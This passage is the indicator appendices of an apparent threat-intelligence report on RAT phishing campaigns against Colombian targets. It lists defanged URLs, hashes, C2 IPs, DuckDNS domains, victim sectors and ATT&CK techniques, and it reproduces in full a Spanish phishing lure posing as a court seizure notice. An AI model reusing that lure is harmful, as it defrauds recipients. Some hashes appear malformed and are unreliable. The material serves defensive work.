hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_d8bd099bf2e64e0bbf252e7b31459507[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_ddcalf50d908428fa2aba69de178a2ae[.]txt
```

**SHA256 Hashes:**

```
0242cb2f175959083d6e335291a6010810adea229262638b4c4519b73a0235e1
02c4dc743727fc80a96de9949ff6c70311359681e04ae569a8416e235025de62
04878a5889e3368c2cf093d42006ba18a87c5054f1464900094e6864f4919899
05869e6f626ef7a1638b89d0b95fc5c74f8dd4e794da18170f9fab3c5837f97f
0648201ff2ff9fd17389046da374d2df92bab623e52016c2502604a1c9acab60
068a73b181fb2018e45d5740d84c4951aab9208efe3dc2affc4be9a98e30a36d
0729eb04a031abe19ff9a06cc85f5d634fb519cc1c4572552cda2279fd41598d
08f5d691d0bda5a166789bc7544258713752fb2d0349a3440fde1e2754cb1511
09906220a031d47b63209142dae794c1823d413450641d06a96086e80487d648
0a81caad21e4cba59297617001902807e5ec3f97bf0eb7061da9e473aaa73cf6
0af4ff2ba05c033fc79f75d349aa4219e311f9dbbb7b1c6b653c0b7f196b4ae3
0b80cf85d6c8ac7ef2c3f133db86ff11eb0f3e94d579d40c70c1f8a26e395af3
0b8d9cf2c5e7185b13d65c3d442800005ba741cc03fa7ba09c969b63855ad851
0bb560a3de9032a34f50ffaf900d69a060fff858295fca93f2e00c99de4f5317f
0bd12552db5235ed9ee92a1c8bd4779070cef15a4dc8992bc06cfcec81cd9e7d
0c0e3db172d6bebd207ef644014b3189fc4743a8ae82326e662218ad041926fd
0e0195998fe478bbfc06a28706f21ae830f15765995cad680b955baf23eb9b86
0e5a768a611a4d0ed7cb984b2ee790ad419c6ce0be68c341a2d4f64c531d8122
0fd706ebd884e6678f5d0c73c42d7ee05dcddd53963cf53542d5a8084ea82ad1
1039d25f6a62b5d00c636bd77bf72058bc20ef21f4ca41c38ae6fe404b2d5359
117d0c3fed7afe29a633ef9ae9a7ce91b07d42f0dfee74623339f55d539ccfe9
1226a8d066328a8b6f353c9d98f1dc8128bd84f3909ae1cc6811dc1adff33c81
```

1311b0d5a434cd5eea9622e4eb01de6546cb147f70807c15f95070c565147837  
13e9e508c4a67f7c026a0c3edcd604a445d66454044c5d74ba2e4f31fa26c0a5  
14bf934d99de4db93cdf536ef2ab1e5b8e5a0c0eed98a25904672de5d110059e  
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bfe2d9f203a8890182df4737119ffbdb91527754bb06e7108415a45b47ad41ef  
c0cbee9a428f04a894b71255b869d00e0c2ab06dd1740bfe89338b8c65f8c46d  
c10317f74c6f011a71bbb4df80e7b6d4b950de436a2f49effc3e443c4f6920d2  
c12239a964eb2a9631f02489464a67d2c0837bb36e32a53cd6bc03301082d79e  
c3f5376c06e423482735d896285dd9bcbeee98874075cf47bec41e3448bd2f95  
c51e59b60975fd8e8cddac0827068da0c8a4c3928c6105917cdb28b95a7cc551  
c63ce128ee4c0442e303b86d27e3e7df8eff15a04a44ada8cabfa965144ccf56  
c671155c2ff3529435a4facaabd8a06c6f5e559ff24763d6f387bc818c453727  
c69461854c0d9bcf75261e78a94bc1a5f9b8daaf6ec536c7e83b528649f2eb5e  
c931b2128f9bdfb85d0914a97dbbe76bb3220d3a402143bd14d1bf32f820214b  
c9776da6caf9537f84841d4e4b1ae8c3a26337c9fee45176881c1d114a63980  
c9a017f4180ec82ef8e0d2340d862bdc3d993725b8a3eff0ae15e9d2f00f4e69  
cb70a3999672fb0949fcee0898f84346140a79868b0b97503cdf4ce715b86564  
cceb4541dcaea1b067bef64943b47653d239ac07d6ee6f50d74832545035e350  
ce2a7bafbd2a2700a7ba5962f13cf3f85be1f2b93e48d588a4471be122c8340d  
d12efa7c95087156cbfddeda07b3c68d7f2d9a31162d952c1dd2e25630e369416  
d15e2227283e9f87b19538f1ffe0de9fcf08efa30a9742d3ec7bfb9c7f595837  
d1de1db53d364adf0ff850b17ed5269dbf45518608807c554ee29052b4a8fefd  
d25df9c7ec360528cf3fd9a8ed04660ba8bec6b35ce2de04fa4d09a9d1666c7  
d41678f5dcf883a744c19083458f81ab3876ec71dadblf81443728a38be3709e  
d8119df3e735dba78bc6c528f2737d8acb2e87f442596c810afcb5fa85261ad5  
d87c126baec640657fed03c6f493c2ad36b5e0f0483149b952e18688ab422276  
d8e3821ebb6a4af82f51591ab4a222add7163e2b8d33a642e1ca97bf06aced45  
daa19bc1bbf65c80278076621afb8764b5d258d4b3a7280f6455dde812bc24c3  
db3f21ef54324633b2102bcc127289348fe777382fe5dcb4380eafdfc506fe7b  
de162fdd0926b15a321150307806d4597e71395548b572e83bda5cc378743fe0  
df0fe5536a69848a22b1b22f424a9bd598adafb30e09101dc98b214e09a1aef2  
dff4319ada078e744497da2f44a594228f2dde3761a0c80ebd5df43e7cc41b85  
e006c255d66a4eba50c26fffddda6f415d165a16efff5658413312d05c5f50173  
e3e14c713fd8e72e3e37d3e9b2cea2ed7bf70621c7c04263ed7ac6925d817086  
e4a3a4a5f88e181089d783f56aec7d2fc2f4647ac12b5de03746f81921097063  
e62966578720b4ab47866fbfc00011b72aa2c557fa95f159c42473d5c71261e8  
e6e1b9b41e158bbcbc893681e66d90ddc08f3fe7de1f5ba45eb53d4a2577db79  
e779571e4f80664738634254eccbf6f32bd51fff64ac4f0080ff43634fe723edb  
eb3acf4a55cceb591712b83074568acee909a60669054dbeb5f0c0bc464a9ab0  
ebd0127b3dfdc0dcf24f4a0a269769835d17a8e685193792082b359b843412ff  
ebed364d453d5109b48ad9e4a12a887b8abc6a738b5030f2ca87d29a4a3b1f87  
ecb0ce4f96a59bf9978986f80709c80090d449ff7605f983e6cf708188600144

```
ed475a5fe53c368a1899fac98a6b88ec863f89ea07b7e571e6f0ec8b060262af
ee1a3803936b0f51c8fa1e2ce1fcbfe092f0c2e846d5fd5bb075f3ad931efe6f
ee966ef554884cc383b2bd03f39786af388a6712bf9e6facbe466faa1fef0251
f057cf513f34fa8e036010389ab288207810fc14d1230a40f51d9abb2344f1c8
f13be087d76de879d7d05da89aa14df3548b11138ef8943b2d9d11c9dd627133
f1b9bad3c87e18d9abc585e17ccb2f0e3a266006eac12a2a3e1bc180d2f8a435
f3fb0a6c6b3ba744cc8122148efd2943c8602facce97356a4008d67485afb55e
f6caac63455aac9593976bac3fbf28378b89bd00a79fff2fd2563e24adf81ace
f700b67bcdb5539105795c84ff283ccf4140f12a58b82501ad38ad29dc7e9c39
f769521b8f831a9c7a1631dd9633e74cca1c39305ec995a4dbf8a77302ec2948
f95dac0cdd08d1f5fa2e5032cc7a95a87044201c8601198b3860e501098d6549
fa5a9e5bef372869f08e24ecfe8e68b12523f1a02607cd12d5f7f219b7dff8d1
fb66632cd45196cc46dd75ffb02537e72772d6998f39743969bbaa1852362592
fc4b79823478e62b18a49f18d70bbaf768e89e498d64b4c200ee873b1fe6554d
fd665e99f65e34317e5b29b8b7761415317c5831bb91d843a76d477b6df19f15
fd755425f8805b90b8c82ffa9e2d04d274811b7508b08a187b2a41148ad92a9a
fd7a64d15e03608dceb95bc0912b39f9b94327b7ba8e6c989aa29205c3819184
fe08793903f42d16cbac8a5b766d403a7c2f48e85672782e96197387adc4ec61
fe92d0f395ec3d9a658bb3372318a9ddee1a7819f82ffcdf2cc98044d2a70f3b
```

**Possibly Compromised Network Devices:**

```
8[.]242[.]185[.]28
38[.]10[.]181[.]2
38[.]51[.]232[.]73
38[.]51[.]243[.]33
38[.]52[.]156[.]157
38[.]52[.]157[.]13
38[.]191[.]200[.]22
38[.]191[.]211[.]165
45[.]169[.]38[.]202
45[.]173[.]12[.]108
64[.]76[.]53[.]93
138[.]0[.]90[.]150
143[.]137[.]98[.]182
143[.]137[.]99[.]214
152[.]200[.]146[.]245
152[.]203[.]33[.]47
152[.]231[.]30[.]83
161[.]10[.]134[.]110
170[.]239[.]205[.]17
177[.]253[.]232[.]42
179[.]1[.]85[.]155
179[.]32[.]41[.]81
179[.]189[.]222[.]53
181[.]33[.]141[.]47
181[.]118[.]156[.]251
181[.]204[.]42[.]51
181[.]225[.]72[.]167
181[.]233[.]154[.]8
181[.]233[.]154[.]17
181[.]236[.]232[.]212
185[.]75[.]12[.]39
186[.]121[.]70[.]159
186[.]168[.]153[.]205
186[.]190[.]231[.]215
190[.]0[.]246[.]233
190[.]14[.]253[.]207
190[.]60[.]35[.]218
190[.]60[.]55[.]14
190[.]102[.]120[.]123
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190[.]121[.]144[.]10  
190[.]121[.]150[.]213  
201[.]182[.]249[.]194  
201[.]182[.]249[.]243  
201[.]184[.]74[.]141
```

## Appendix C: Cluster 1 Victims

Suspected Victim	Sector	C2 Server(s)	First Seen	Last Seen
Victim 1	Government	146[.]70[.]137[.]90	2025-05-20	2025-05-23
		146[.]70[.]51[.]42	2025-05-30	2025-06-09
Victim 2	Government	146[.]70[.]51[.]42	2025-05-20	2025-06-04
Victim 3	Government	146[.]70[.]51[.]42	2025-05-20	2025-06-04
Victim 4	Government	146[.]70[.]137[.]90	2025-05-20	2025-06-05
		146[.]70[.]83[.]218	2025-05-26	2025-05-26
Victim 5	Government	146[.]70[.]137[.]90	2025-05-20	2025-06-05
		146[.]70[.]51[.]42	2025-05-20	2025-05-20
Victim 6	Education	146[.]70[.]51[.]42	2025-05-27	2025-06-03
Victim 7	Government	146[.]70[.]137[.]90	2025-05-28	2025-06-05
Victim 8	Government	146[.]70[.]137[.]90	2025-05-12	2025-06-09
Victim 9	Government	146[.]70[.]137[.]90	2025-05-24	2025-06-06
		193[.]56[.]253[.]66	2025-06-10	2025-06-10
Victim 10	Government	146[.]70[.]137[.]90	2025-05-08	2025-05-30
Victim 11	Government	146[.]70[.]137[.]90	2025-05-20	2025-06-09
Victim 12	Healthcare	146[.]70[.]137[.]90	2025-04-30	2025-06-09
		193[.]56[.]253[.]66	2025-06-13	2025-06-13
		45[.]133[.]180[.]26	2025-05-06	2025-05-09
Victim 13	Government	146[.]70[.]137[.]90	2025-05-28	2025-06-10
Victim 14	Government	146[.]70[.]137[.]90	2025-06-06	2025-06-09
Victim 15	Government	146[.]70[.]83[.]218	2025-05-28	2025-05-29
Victim 16	Retail	146[.]70[.]83[.]218	2025-05-27	2025-05-30

Suspected Victim	Sector	C2 Server(s)	First Seen	Last Seen
Victim 17	Transport	146[.]70[.]83[.]218	2025-05-26	2025-05-29
Victim 18	Education	146[.]70[.]83[.]218	2025-05-29	2025-05-29
Victim 19	Education	45[.]133[.]180[.]130	2025-03-19	2025-03-26
		146[.]70[.]57[.]58	2025-04-02	2025-04-02
		45[.]133[.]180[.]154	2025-03-31	2025-04-08

## Appendix D: Cluster 2 IP Addresses

IP Address	ASN	Suspected Type	Malware Families
45[.]77[.]72[.]102	AS20473	Virtual Private Server	AsyncRAT
64[.]188[.]9[.]172	AS36352	Proxy Server	AsyncRAT
64[.]188[.]9[.]173	AS36352	Proxy Server	AsyncRAT
64[.]188[.]9[.]175	AS36352	Proxy Server	AsyncRAT
64[.]188[.]9[.]177	AS36352	Proxy Server	AsyncRAT
179[.]14[.]8[.]131	AS27831	Colombian ISP	AsyncRAT
181[.]131[.]217[.]63	AS13489	Colombian ISP	AsyncRAT

## Appendix E: "deadpoolstart"-Themed Domains Linked to Cluster 2

Domain	IP Address	First Seen	Last Seen
deadpoolstart2024[.]con-ip[.]com	64[.]188[.]9[.]172	2024-08-23	2025-03-12
deadpoolstart2025[.]con-ip[.]com	64[.]188[.]9[.]172	2024-08-14	2025-07-21
deadpoolstart2025[.]duckdns[.]org	179[.]14[.]11[.]213	2024-12-13	2024-12-13
	192[.]169[.]69[.]26	2024-12-16	2025-05-20
deadpoolstart2026[.]con-ip[.]com	64[.]188[.]9[.]172	2024-08-14	2025-07-09
deadpoolstart2026[.]duckdns[.]org	179[.]14[.]11[.]213	2024-12-20	2024-12-20
	192[.]169[.]69[.]26	2025-01-25	2025-07-18
deadpoolstart2027[.]con-ip[.]com	64[.]188[.]9[.]172	2024-08-24	2025-07-14
deadpoolstart2027[.]duckdns[.]org	172[.]93[.]160[.]188	2024-11-07	2024-11-07
	192[.]169[.]69[.]26	2025-03-12	2025-03-12
deadpoolstart2028[.]con-ip[.]com	64[.]188[.]9[.]172	2024-08-29	2025-07-16
deadpoolstart2028[.]duckdns[.]org	172[.]93[.]160[.]188	2024-11-06	2024-11-07
deadpoolstart2029[.]con-ip[.]com	64[.]188[.]9[.]172	2024-09-22	2025-06-30
deadpoolstart2029[.]duckdns[.]org	192[.]169[.]69[.]26	2025-03-03	2025-03-12
deadpoolstart2030[.]con-ip[.]com	64[.]188[.]9[.]172	2024-09-25	2025-07-15
deadpoolstart2030[.]duckdns[.]org	172[.]93[.]160[.]188	2024-10-30	2024-10-30
	192[.]169[.]69[.]26	2025-03-03	2025-03-03
deadpoolstart2033[.]duckdns[.]org	191[.]88[.]249[.]175	2025-02-12	2025-02-12
deadpoolstart2034[.]duckdns[.]org	191[.]88[.]249[.]175	2025-03-27	2025-03-27
deadpoolstart2035[.]duckdns[.]org	179[.]14[.]11[.]213	2025-01-28	2025-01-28
	192[.]169[.]69[.]26	2025-01-31	2025-07-17
deadpoolstart2036[.]duckdns[.]org	179[.]14[.]11[.]213	2025-01-29	2025-02-03
	192[.]169[.]69[.]26	2025-02-03	2025-07-18

Domain	IP Address	First Seen	Last Seen
deadpoolstart2037[.]duckdns[.]org	179[.]14[.]11[.]213	2025-01-30	2025-02-03
	192[.]169[.]69[.]26	2025-02-03	2025-07-17
deadpoolstart2038[.]duckdns[.]org	192[.]169[.]69[.]26	2025-02-05	2025-02-05
deadpoolstart2041[.]duckdns[.]org	179[.]14[.]8[.]131	2025-06-09	2025-06-09
deadpoolstart2044[.]duckdns[.]org	192[.]169[.]69[.]26	2025-05-09	2025-05-09
	191[.]188[.]249[.]175	2025-03-12	2025-03-12
deadpoolstart2049[.]duckdns[.]org	179[.]14[.]8[.]131	2025-07-11	2025-07-11
	177[.]255[.]84[.]173	2025-04-12	2025-04-12
deadpoolstart2051[.]duckdns[.]org	192[.]169[.]69[.]26	2025-05-02	2025-07-18
	177[.]255[.]84[.]173	2025-04-29	2025-05-01
deadpoolstart2052[.]duckdns[.]org	179[.]14[.]8[.]131	2025-05-11	2025-05-11
deadpoolstart2053[.]duckdns[.]org	179[.]14[.]8[.]131	2025-05-11	2025-05-11
deadpoolstart2054[.]duckdns[.]org	179[.]14[.]8[.]131	2025-05-26	2025-05-26
deadpoolstart2059[.]duckdns[.]org	179[.]14[.]8[.]131	2025-05-23	2025-05-23
deadpoolstart2060[.]duckdns[.]org	192[.]169[.]69[.]26	2025-06-29	2025-07-21
deadpoolstart2061[.]duckdns[.]org	181[.]131[.]217[.]63	2025-06-17	2025-06-30
	192[.]169[.]69[.]26	2025-06-30	2025-07-17
deadpoolstart2063[.]duckdns[.]org	181[.]131[.]217[.]63	2025-06-29	2025-06-29
deadpoolstart2064[.]duckdns[.]org	181[.]131[.]217[.]63	2025-07-03	2025-07-04
deadpoolstart2065[.]duckdns[.]org	181[.]131[.]217[.]63	2025-07-04	2025-07-05

## Appendix F: Cluster 2 Victims

Suspected Victim	Sector	C2 Server(s)	First Seen	Last Seen
Victim 20	Government	64[.]188[.]9[.]173	2024-10-11	2024-10-22
		64[.]188[.]9[.]177	2024-10-16	2024-10-16
Victim 21	Transport	64[.]188[.]9[.]173	2024-10-11	2024-10-21
Victim 22	Education	64[.]188[.]9[.]177	2024-10-16	2024-10-31
Victim 23	Education	64[.]188[.]9[.]177	2024-10-19	2024-10-19
Victim 24	Government	64[.]188[.]9[.]172	2024-10-01	2024-10-06
Victim 25	Government / Defense	64[.]188[.]9[.]172	2024-10-11	2024-10-15
Victim 26	Government	64[.]188[.]9[.]173	2024-10-24	2024-10-24
Victim 27	Retail	64[.]188[.]9[.]177	2024-12-20	2024-12-20
Victim 28	Oil	64[.]188[.]9[.]173	2024-10-11	2024-10-30

## Appendix G: Cluster 3 IP Addresses

IP Address	ASN	Type	Malware Families
181[.]131[.]216[.]206	AS13489	Colombian ISP	REMCOS RAT
181[.]131[.]218[.]182	AS13489	Colombian ISP	REMCOS RAT
181[.]131[.]219[.]42	AS13489	Colombian ISP	REMCOS RAT, AsyncRAT

## Appendix H: Cluster 4 IP Addresses

IP Address	ASN	Suspected Type	Malware Family
45[.]135[.]232[.]38	AS198953	Virtual Private Server	AsyncRAT
46[.]246[.]82[.]9	AS42708	Virtual Private Server	XWorm
89[.]117[.]23[.]25	AS40021	Virtual Private Server	REMCOS RAT
178[.]73[.]218[.]8	AS42708	Virtual Private Server	AsyncRAT
181[.]235[.]3[.]0	AS3816	Colombian ISP	AsyncRAT
191[.]93[.]113[.]151	AS27831	Colombian ISP	AsyncRAT

## Appendix I: Cluster 5 Domains

Domain	First Seen	Last Seen	Malware Families
2seguro2025[.]duckdns[.]org	2025-04-01	2025-07-09	N/A
ansy10jun[.]duckdns[.]org	2025-06-21	2025-06-29	AsyncRAT
ansy1703[.]duckdns[.]org	2025-03-20	2025-06-14	AsyncRAT
asegurar2octubre[.]duckdns[.]org	2025-03-12	2025-07-17	AsyncRAT
asegurar3octubre[.]duckdns[.]org	2025-05-08	2025-07-18	AsyncRAT
bb2023[.]duckdns[.]org	2025-06-13	2025-07-10	N/A
dcabril[.]duckdns[.]org	2025-06-13	2025-07-19	N/A
gotemburgoxm[.]duckdns[.]org	2025-05-07	2025-07-15	REMCOS RAT, XWorm
romanovas[.]duckdns[.]org	2025-03-04	2025-06-19	LimeRAT

## Appendix J: Original SVG Attachment



Rama Judicial  
Consejo Superior de la Judicatura  
República de Colombia

### JUZGADO 11 CIVIL DEL CIRCUITO

#### NOTIFICACIÓN URGENTE - COMPARECENCIA OBLIGATORIA

**Radicado: 125001-03-06-2025-005798**

Se le notifica oficialmente que se ha iniciado un proceso judicial en su contra bajo la modalidad de proceso de cobro coactivo, conforme a lo dispuesto en el Artículo 823 del Estatuto Tributario y el Artículo 99 de la Ley 1437 de 2011.

En caso de no presentarse ni atender esta citación dentro del término legal estipulado, se podrán implementar medidas cautelares inmediatas, tales como el embargo de bienes, cuentas bancarias o la retención de activos. No se concede recurso alguno contra esta notificación.

Este proceso tiene carácter obligatorio y vinculante, y su inasistencia podría derivar en afectaciones crediticias, inclusión en listas de morosos, y procedimientos de ejecución forzada sobre su patrimonio personal. Se recomienda actuar con prontitud para evitar consecuencias legales adicionales.

**Para consultar los detalles del proceso, pruebas adjuntas y las implicaciones legales, acceda al documento oficial en PDF disponible a continuación:**



Atentamente,  
**JUZGADO 11 CIVIL DEL CIRCUITO**  
Rama Judicial del Poder Público

## Appendix K: MITRE ATT&CK Techniques

Tactic: Technique	ATT&CK Code
<b>Command and Control:</b> Application Layer Protocol: Web Protocols	T1071.001
<b>Command and Control:</b> Encrypted Channel: Asymmetric Cryptography	T1573.002
<b>Command and Control:</b> Encrypted Channel: Symmetric Cryptography	T1573.001
<b>Command and Control:</b> Ingress Tool Transfer	T1105
<b>Defense Evasion:</b> Modify Registry	T1112
<b>Discovery:</b> System Information Discovery	T1082
<b>Discovery:</b> Query Registry	T1012
<b>Execution:</b> Command and Scripting Interpreter: PowerShell	T1059.001
<b>Initial Access:</b> Spearphishing Link	T1566.002
<b>Resource Development:</b> Acquire Infrastructure: Domains	T1583.001
<b>Resource Development:</b> Acquire Infrastructure: Virtual Private Server	T1583.003
<b>Resource Development:</b> Acquire Infrastructure: Server	T1583.004
<b>Resource Development:</b> Acquire Infrastructure: Malvertising	T1583.008
<b>Resource Development:</b> Compromise Infrastructure: Server	T1584.004

*Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.*

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